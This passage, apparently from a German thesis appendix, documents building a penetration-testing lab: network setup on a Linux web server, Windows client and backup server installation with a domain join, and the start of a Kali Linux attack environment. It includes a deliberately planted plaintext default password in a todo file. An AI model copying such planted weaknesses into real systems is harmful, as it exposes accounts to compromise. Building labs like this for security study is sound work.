


Abbildung 188: Anpassung der Netzwerkadapter 2/5




Abbildung 189: Anpassung der Netzwerkadapter 3/5




Abbildung 190: Anpassung der Netzwerkadapter 4/5

```

superadmin@webserver01:/srv/www$ sudo ip link set dev ens37 up ; sudo dhclient ens37
superadmin@webserver01:/srv/www$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:bc:12:35 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.237.129/24 metric 100 brd 192.168.237.255 scope global dynamic ens33
        valid_lft 1676sec preferred_lft 1676sec
    inet6 fe80::20c:29ff:febc:1235/64 scope link
        valid_lft forever preferred_lft forever
3: ens37: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:bc:12:3f brd ff:ff:ff:ff:ff:ff
    altname enp2s5
    inet 192.168.160.14/24 brd 192.168.160.255 scope global dynamic ens37
        valid_lft 691198sec preferred_lft 691198sec
    inet6 fe80::20c:29ff:febc:123f/64 scope link
        valid_lft forever preferred_lft forever

```

Abbildung 191: Anpassung der Netzwerkadapter 5/5

```

GNU nano 6.2 /home/superadmin/todo.txt
Standardkenntwort *7Vamos! für Auszubildenden Robert Klein ändern

```

[ Read 1 line ]  
 Help Write Out Where Is Cut Execute Location M-U Undo  
 Exit Read File Replace Paste Justify Go To Line M-E Redo

Abbildung 192: Erstellung einer Textdatei mit Klartextkennwort

### 14.1.3 Windows Client

Im ersten Schritt wird das Media Creation Tool<sup>35</sup> von Microsoft heruntergeladen, welches eine Windows 10 Speicherabbild (ISO) erstellt, welches für den

Installationsprozess innerhalb einer virtuellen Maschine benötigt wird. Danach folgt die Installation, die identisch zu Schritten aus Abbildung 81 bis Abbildung 89 ist.





Abbildung 193: Download des Media Creation Tools







Abbildung 194: Ausführung des Media Creation Tools 1/6




**Abbildung 195:** Ausführung des Media Creation Tools 2/6




**Abbildung 196:** Ausführung des Media Creation Tools 3/6



**Abbildung 197:** Ausführung des Media Creation Tools 4/6



**Abbildung 198:** Ausführung des Media Creation Tools 5/6



**Abbildung 199:** Ausführung des Media Creation Tools 6/6

Im nächsten Schritt erfolgt der Beitritt des Computers innerhalb der Domäne, sowie die restliche Konfiguration zur Nutzung des Netzlaufwerks für die Unternehmensdaten (siehe Abbildung 200 - Abbildung 205 **Fehler!** **Verweisquelle konnte nicht gefunden werden.**).




Abbildung 200: Konfiguration des Windows Clients 1/6




Abbildung 201: Konfiguration des Windows Clients 2/6



Abbildung 202: Konfiguration des Windows Clients 3/6




Abbildung 203: Konfiguration des Windows Clients 4/6




Abbildung 204: Konfiguration des Windows Clients 5/6




Abbildung 205: Konfiguration des Windows Clients 6/6

#### 14.1.4 Windows Server - Backupserver

Zur Installation des Domain Controllers wird eine Testversion von dem Betriebssystem Windows Server 2019<sup>36</sup> aus der offiziellen Microsoft Webseite heruntergeladen (siehe Abbildung 81). Die Installation ist komplett identisch von Abbildung 82 - Abbildung 89.

Nachdem das Betriebssystem installiert wurde, folgt die Umbenennung des Computers in **BACKUP01** und der Beitritt in die Domäne (siehe Abbildung 201 und Abbildung 202).

Die Netzwerkfreigabe „**Daten**“ des Domänen-Controllers, wird nachdem der Computer der Domäne beigetreten ist, eingebunden (siehe Abbildung 203 - Abbildung 205).

## 14.2 Installation der Angriffsumgebung

Das Betriebssystem Kali Linux<sup>37</sup> wird über die offizielle Herstellerseite in der Version 2024.01 heruntergeladen (siehe Abbildung 206 - Abbildung 208).

---

<sup>36</sup> <https://www.microsoft.com/en-us/evalcenter/download-windows-server-2019>

<sup>37</sup> <https://www.kali.org/>



